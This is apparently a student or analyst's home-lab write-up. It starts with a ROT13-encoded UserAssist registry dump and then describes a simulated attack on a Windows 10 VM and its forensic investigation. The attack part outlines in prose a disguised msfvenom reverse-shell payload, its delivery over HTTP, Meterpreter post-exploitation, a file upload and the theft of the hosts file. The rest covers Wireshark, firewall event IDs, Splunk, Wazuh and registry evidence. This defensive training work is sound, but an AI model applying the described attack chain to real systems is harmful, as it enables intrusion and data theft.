| [1INP14R77-0287-4R5Q-0744-2R01NR519807\jvqbjlCbrfjfuny.u1.0\cbjrfjfuny.kr] | REG_BINARY | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 7e 00 00 00... |
| [1INP14R77-0287-4R5Q-0744-2R01NR519807\pbauqf.gkr] | REG_BINARY | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00... |
| [1INP14R77-0287-4R5Q-0744-2R01NR519807\pzq.kr] | REG_BINARY | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00... |
| [1INP14R77-0287-4R5Q-0744-2R01NR519807\tdcrneg.gkr] | REG_BINARY | 00... |
| [1INP14R77-0287-4R5Q-0744-2R01NR519807\zfqdg.ykr] | REG_BINARY | 00... |
| [1INP14R77-0287-4R5Q-0744-2R01NR519807\zfkrpk.ykr] | REG_BINARY | 00... |
| [6Q093977-N950-4440-9557-N377502200R]\AcpcnAC5\vfafgny.ykr] | REG_BINARY | 00... |
| [6Q093977-N950-4440-9557-N377502200R]\Fvrefpn.ongpu.ong | REG_BINARY | 00... |
| [6Q093977-N950-4440-9557-N377502200R]\Jverunes\acpcn-1.83.kr] | REG_BINARY | 00... |
| [6Q093977-N950-4440-9557-N377502200R]\Jverunes\unqnu.ong | REG_BINARY | 00... |
| [S3805404-1Q41-4252-9305-67QR028P23]\ertrqvg.ykr | REG_BINARY | 00... |
| HRZR_PoYRFVFBBA | REG_BINARY | 00... |
| HRZR_PoYRFVFBBA | REG_BINARY | H R H F 00... |
| jvqbjl.vzrefvirpbagbycny_pj5a1u2gkijl\zvpefbbsg_jvqbjf.vzrefvirpbagbycny | REG_BINARY | 00... |
| P:\HRef\grpuvt\Obj\bnqf\Acpcn-1.86.kr | REG_BINARY | 00... |
| P:\HRef\grpuvt\Obj\bnqf\Fabre_2_9_20_Vsfgnyre.kx454.kr | REG_BINARY | 00... |
| P:\HRef\grpuvt\Obj\bnqf\Verunes\4.3-kd4.kr | REG_BINARY | 00... |
| P:\HRef\grpuvt\Obj\bnqf\Xmpnkh_ntrtag_2.jkr | REG_BINARY | 00... |
| Z:\Hgfhc.kkr | REG_BINARY | 00... |
| Z:\Rfjt | REG_BINARY | 00... |
| Z:\Bpgkbb3ek\wefbfj_8plo3a0qprZupbfbsg_Bpgkbb3ek\wefbfj | REG_BINARY | 00... |
| Z:\pefbbsg\Obj\jvqbjl\zvpefbbsg_kd703a188464db321985n5805n5k | REG_BINARY | 00... |
| Z:\pefbbsg\jvqbjf\greenZkr\verwpbfbsg_pj5a1u2gkijl\Ncc | REG_BINARY | 00... |
| Z:\pefbbsg\jvqbjf\greenZkr\verwpbfbsg_pj5a1u2gkijl\zvpefbbsg_e074358b099np99n64n67p1 | REG_BINARY | 00... |
| Z:\pefbbsg\jvqbjf\Fmpng_j5a1u2gkijl\Pbjegn4V | REG_BINARY | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ab 7507 00 00... |
| Z:\pefbbsg\jvqbjf\Tfp1mugp1\pj5a1u2gkijl\PrpmuyuV | REG_BINARY | 00... |
| Z:\pefbbsg\jvqbjf\Fury_EhuQvnd | REG_BINARY | 00... |
| Z:\pefbbsg\jvqbjf\Kfrykrcwne\udfgr_pj5a1u2gkijl\Ncc | REG_BINARY | 00... |
| Z:\pefbbsg\jvqbjf\Xmpnkh_Vsfgnyre | REG_BINARY | 00... |
| Z:\pefbbsg\jvqbjf\KccerPuhLcc_pj5a1u2gkijl\Ncc | REG_BINARY | 00... |
| Z:\pefbbsg\jvqbjf\PbagcbyCnry | REG_BINARY | 00... |

Type here to search 23°C Sunny 5:44 PM 2/5/2026

Active Attack Simulation & Forensic Investigation – Detailed Flow (End-to-End)

- Attacker machine (Kali Linux VM) generated a 64-bit Windows reverse TCP payload (`backup_agent.exe`) using msfvenom configured to connect back on port 4444.
- A Python HTTP server was started on Kali (port 80) to host the malicious executable for delivery.
- Windows 10 VM accessed the attacker's HTTP server through a browser and observed open directory listing, confirming exposed file hosting.
- The victim downloaded `backup_agent (2).exe` from the attacker-controlled web server.
- Upon execution of the payload on Windows VM, a reverse TCP connection was initiated from the victim to the attacker on port 4444.
- Metasploit multi/handler on Kali received the incoming connection and successfully established a Meterpreter session.
- Attacker gained remote command execution on Windows 10 (verified using `sysinfo` and `getuid` in Meterpreter).
- A proof-of-compromise file (`hacked.txt`) was created inside `C:\Users\Public\` to demonstrate successful access.
- Additional binary (`discovery.exe` / netcat equivalent) was uploaded to `C:\Users\Public\` for further post-exploitation capability.
- Sensitive system file (`C:\Windows\System32\drivers\etc\hosts`) was downloaded from victim to attacker machine, simulating data exfiltration.
- A screenshot of the compromised Windows system was captured via Meterpreter, demonstrating remote surveillance capability.
- Meterpreter session was terminated after completing post-exploitation activities.
- Wireshark analysis (filtered `tcp.port == 4444`) confirmed TCP 3-way handshake and sustained data exchange between victim ephemeral port (61747) and attacker port 4444.
- Wireshark Conversations tab showed:
 - ~977 packets exchanged
 - ~2 MB data transferred
 - Clear bi-directional communication (A ↔ B traffic)
 - Long session duration (~1157 seconds)
- Windows Defender Firewall logs recorded:
 - Event ID 5158 (bind to local port by `backup_agent.exe`)
 - Event ID 5156 (permitted outbound connection to attacker IP on port 4444)
- Splunk investigation using:
 - `Process_ID=6828`
 - `Destination_Port=4444`

SOC Incident Report

- **WinEventLog:Security**
confirmed outbound malicious connection from `backup_agent` executable.
 - Wazuh dashboard showed active Windows agent and ingested security events for correlation and monitoring.
 - Event Viewer (Security log) validated:
 - Filtering Platform permitted connection
 - Application path:
`\device\harddiskvolume3\users\...\downloads\backup_agent (2).exe`
 - Outbound connection to remote attacker IP on port 4444
 - Application log (Event ID 1001 – Windows Error Reporting) showed crash of `backup_agent (2).exe`, indicating instability after execution.
 - Registry analysis (UserAssist key):
 - Evidence of execution of `backup_agent (2).exe`
 - Confirms user interaction and program launch from Downloads folder.
 - Public folder forensic evidence:
 - Presence of `hacked.txt`
 - Presence of uploaded `discovery.exe`
 - Confirms attacker file creation and persistence artifacts.
 - Overall Attack Lifecycle Observed:
 - Payload generation
 - Malicious hosting
 - User download & execution
 - Reverse shell establishment
 - Post-exploitation actions
 - Data exfiltration
 - Log validation & forensic confirmation
-